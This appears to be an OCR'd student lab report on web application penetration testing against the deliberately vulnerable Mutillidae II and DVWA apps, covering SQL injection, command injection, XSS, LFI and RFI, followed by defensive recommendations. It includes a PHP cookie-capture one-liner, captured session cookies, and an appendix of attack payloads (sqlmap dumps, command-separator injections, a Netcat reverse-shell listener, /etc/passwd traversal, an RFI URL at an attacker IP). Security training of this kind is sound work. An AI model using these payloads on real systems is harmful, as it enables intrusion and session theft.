


Figure 108: Attacker web server console confirming repeated requests from the target as tests were re-run

```
<iframe src="http://10.0.2.15"></iframe>
```

Figure 109: Request line for the final RFI variant tested against the target

Lookup DNS

Results for

Index of /

Name Last modified S

Figure 110: Server response for the final RFI variant, again reflecting the attacker-hosted content

```
┌──(kali㉿kali)-[~]
└─$ echo '<?php file_put_contents("cookies.txt", $_GET["c"] . "\n", FILE_APPE
ND); ?>' > cookie.php

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Traceback (most recent call last):
  File "<frozen runpy>", line 198, in _run_module_as_main
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.13/http/server.py", line 1345, in <module>
    test(
    ^^^^
        HandlerClass=handler_class,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^

    ... <3 lines> ...
        protocol=args.protocol,
        ^^^^^^^^^^^^^^^^^^^^^^^

    )
    ^
  File "/usr/lib/python3.13/http/server.py", line 1292, in test
    with ServerClass(addr, HandlerClass) as httpd:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 457, in __init__
    self.server_bind()
    ^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/http/server.py", line 1339, in server_bind
    return super().server_bind()
           ^^^^^^^^^^^^^^^^^^^^^
```

Figure 111: Full page render showing the included remote content displayed within the Mutillidae layout





Figure 112: Summary view of the browser session confirming Remote File Inclusion was successfully demonstrated



Figure 113: Closing request/response pair recorded for the RFI test set



Figure 114: Final parameter value used in the RFI proof-of-concept



Refresh Delete Capured Data

1 captured records found						
Hostname	**Client IP Address**	**Client Port**	**User Agent**	**Referrer**	**Data**	**Date/Time**
10.0.2.15	10.0.2.15	40306	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	http://10.0.2.3/mutillidae/index.php?page=captured-data.php	page = capture-data.php username = admin uid = 19 PHPSESSID = d1a8e1a2243b4765bb5ab55dd77207d4 username = admin uid = 19 PHPSESSID = d1a8e1a2243b4765bb5ab55dd77207d4	2026-07-21 14:39:32

Figure 115: Closing screenshot confirming the RFI proof-of-concept and wrapping up Task 4 testing

Expected Result

The page rendered the attacker-hosted file's content, confirming that the application will fetch and include code from any server the attacker names — the most severe outcome of an unvalidated file-inclusion parameter.

> ***Key Learning:*** *RFI is LFI's more dangerous sibling: where LFI discloses information already on the server, RFI can hand the attacker full remote code execution by having the server fetch and run code it never should have trusted.*

8. Challenges and Solutions

Challenge 1: Browser Traffic Not Reaching Burp
Issue: Requests were not appearing in the Proxy → Intercept tab after installing FoxyProxy.

Solution: Verified the proxy listener was running on 127.0.0.1:8080, confirmed the FoxyProxy profile was actually enabled (not just installed), and tested against a plain HTTP site first to rule out TLS/certificate issues.

Challenge 2: Determining Column Count for UNION-Based SQLi
Issue: An incorrect column count in the UNION SELECT caused the query to fail silently or return errors.

Solution: Used the ORDER BY technique, incrementing the value one at a time until the query broke, to reliably determine the exact number of columns before attempting UNION SELECT.

Challenge 3: SQLMap Session/Cookie Handling
Issue: SQLMap prompted to set its own session cookie rather than reusing the authenticated Mutillidae session.

Solution: Supplied the authenticated cookie explicitly and ran SQLMap in --batch mode to avoid interactive prompts interrupting the scan.

Challenge 4: DVWA Security Level Blocking Exploitation
Issue: Command injection payloads were being sanitised at higher DVWA security levels.

Solution: Set DVWA Security to "low" from the Security settings page to focus the exercise on demonstrating the underlying vulnerability rather than bypassing input filters.

Challenge 5: Session Expiry Mid-Test
Issue: The Mutillidae session occasionally expired while iterating through multiple XSS payloads, returning a "Session Expired" message.

Solution: Re-authenticated and repeated the affected payload tests, and kept Burp's Proxy history open to quickly resend the same request after logging back in.

Challenge 6: Hosting the RFI Test File
Issue: The target could not initially reach the attacker's test file over the network.

Solution: Confirmed the attacker machine's IP and that python3 -m http.server 8000 was reachable from the target's network segment before retrying the RFI payload.

9. Conclusions and Key Learnings

Key Findings

- Traffic Interception is Foundational: Burp Suite's Proxy, Repeater, and Intruder together make it possible to observe, replay, and automate manipulation of any request the browser sends.
- Input Validation is the Common Thread: SQL Injection, OS Command Injection, XSS, LFI, and RFI are all different consequences of the same missing control — unvalidated user input reaching a sensitive sink (a query, a shell, a page, a filesystem path).
- Automation Accelerates but Doesn't Replace Manual Testing: SQLMap confirmed and extended what manual SQL injection testing had already found, but the manual process was what identified the injection point and its column count in the first place.
- Logic Flaws are as Dangerous as Technical Bugs: IDOR and privilege escalation required no exploit code at all — only the observation that the server trusted values the client was free to change.
- Client-Side Execution has Server-Side Consequences: Reflected XSS demonstrated that a vulnerability which "only" runs in the browser can still lead directly to session hijacking.

Practical Implications

- Comprehensive Testing: A single application can, and often does, suffer from multiple unrelated vulnerability classes simultaneously.
- Defence in Depth: No single control (input validation alone, or access control alone) is sufficient; each vulnerability class demands its own specific mitigation.
- Realistic Attack Chains: An attacker who cannot escalate privileges via IDOR might still succeed via a modified role cookie, or vice versa — testers must check every avenue rather than stopping at the first success.

10. Defensive Strategies

Input Validation & Injection Defence

- Use parameterised queries / prepared statements for all database access — never concatenate user input into SQL strings.
- Avoid shelling out to OS commands with user-supplied input; where unavoidable, use strict allow-lists and language-native APIs instead of string-built shell commands.
- Apply context-aware output encoding to neutralise Reflected/Stored XSS.

Access Control Defence

- Re-validate object ownership server-side on every request that includes a user-supplied identifier (defeats IDOR).
- Store role and permission state server-side in the session; never trust a client-supplied cookie or hidden field for authorisation decisions.

- Apply the principle of least privilege and enforce authorisation checks centrally rather than per-feature.

File Handling Defence

- Validate file-inclusion parameters against a strict allow-list of legitimate file names; reject path-traversal sequences and absolute paths.
- Disable remote URL inclusion at the language/runtime level (e.g. allow_url_include=Off in PHP) to eliminate RFI entirely.

General Web Application Defence

- Deploy a Web Application Firewall (WAF) to detect and block common injection and traversal patterns.
- Set HttpOnly and Secure flags on session cookies to reduce the impact of any XSS that does occur.
- Perform regular vulnerability scanning and manual penetration testing across the full OWASP Top 10.

11. Summary

Week 4 successfully built practical, hands-on experience across the core categories of the OWASP Top 10. Through exercises targeting Metasploitable 2 (Mutillidae II) and DVWA, the following capabilities were developed:

- Traffic Interception: Configuring Burp Suite with FoxyProxy and mastering Proxy, Repeater, and Intruder
- Injection Attacks: Manual SQL Injection, automated SQLMap enumeration, and OS Command Injection
- Broken Access Control: IDOR testing and cookie-based privilege escalation
- Client- and Server-Side Attacks: Reflected XSS with cookie theft, Local File Inclusion, and Remote File Inclusion

These skills represent a shift from infrastructure- and service-level exploitation toward application-layer testing, where the vulnerability lies in application logic and trust boundaries rather than unpatched software. This is essential groundwork for web application penetration testing and red teaming engagements.

12. Deliverables

Tools and Techniques Used

Task	Technique	Tool(s)	Result
Task 1	Traffic interception & modification	Burp Suite, FoxyProxy	Requests intercepted, modified, replayed and dictionary-attacked

Task	Technique	Tool(s)	Result
Task 2	Manual SQL Injection	Burp Repeater, browser	DB version and current user extracted
Task 2	Automated SQL Injection	SQLMap	Databases, tables, columns and data enumerated
Task 2	OS Command Injection	DVWA, Netcat	Reverse shell obtained via injected command
Task 3	IDOR	Burp Proxy/Repeater	Unauthorised access to another object/user's data
Task 3	Privilege Escalation	Burp Proxy/Repeater	Admin functionality reached via cookie tampering
Task 4	Reflected XSS	Browser, Mutillidae DNS Lookup	Session cookie disclosed via alert(document.cookie)
Task 4	Local File Inclusion	Browser, Burp Repeater	/etc/passwd contents disclosed
Task 4	Remote File Inclusion	Python http.server	Remote-hosted content included and rendered by target

Vulnerability Summary

Vulnerability	OWASP Category	Severity	Exploited?
SQL Injection	A03: Injection	Critical	Yes
OS Command Injection	A03: Injection	Critical	Yes
Insecure Direct Object Reference (IDOR)	A01: Broken Access Control	High	Yes
Privilege Escalation (cookie tampering)	A01: Broken Access Control	Critical	Yes
Reflected Cross-Site Scripting (XSS)	A03: Injection	High	Yes
Local File Inclusion (LFI)	A01 / A05: Security Misconfiguration	High	Yes

Vulnerability	OWASP Category	Severity	Exploited?
Remote File Inclusion (RFI)	A01 / A05: Security Misconfiguration	Critical	Demonstrated

Appendices

Appendix A: Command Reference

Command	Purpose
<script>alert(document.cookie)</script>	Reflected XSS payload — disclose the session cookie
' OR 1=1 --	Basic SQL injection / authentication bypass probe
id ORDER BY N	Determine the number of columns returned by an injectable query
UNION SELECT 1,version(),3	Extract the database version through a confirmed UNION-based injection
UNION SELECT 1,user(),3	Extract the current database user
sqlmap -u "<url>" --batch	Test whether a parameter is SQL-injectable
sqlmap -u "<url>" --dbs	Enumerate available databases
sqlmap -u "<url>" -D <db> --tables	Enumerate tables in a given database
sqlmap -u "<url>" -D <db> -T <table> --columns	Enumerate columns in a given table
sqlmap -u "<url>" -D <db> -T <table> --dump	Dump the contents of a table
127.0.0.1 ; whoami	OS command injection via command separator
127.0.0.1 && ls	OS command injection via command chaining
nc -lvnp 4444	Start a Netcat listener for a reverse shell
?page=../../../../etc/passwd	Local File Inclusion path-traversal payload
?page=http://<attacker-ip>:8000/test.txt	Remote File Inclusion payload
python3 -m http.server 8000	Host a file for a Remote File Inclusion test

Appendix B: OWASP Top 10 Mapping

Task	OWASP Top 10 Category
Task 1 — Burp Suite Mastery	Tooling / methodology (supports all categories)
Task 2 — SQL & Command Injection	A03:2021 — Injection
Task 3 — IDOR & Privilege Escalation	A01:2021 — Broken Access Control
Task 4 — XSS, LFI & RFI	A03:2021 — Injection / A05:2021 — Security Misconfiguration

Appendix C: Tool Reference

Tool	Description
Burp Suite	Intercepting proxy with Proxy, Repeater, Intruder, and Sequencer modules for web application testing
FoxyProxy	Browser extension for quickly switching proxy configurations
SQLMap	Open-source penetration testing tool that automates detecting and exploiting SQL injection
DVWA	Damn Vulnerable Web Application — a deliberately insecure PHP/MySQL app for practising common vulnerabilities
Mutillidae II	A free, open-source, deliberately vulnerable web application covering the OWASP Top 10
Netcat	Networking utility used here to catch reverse shells generated by command injection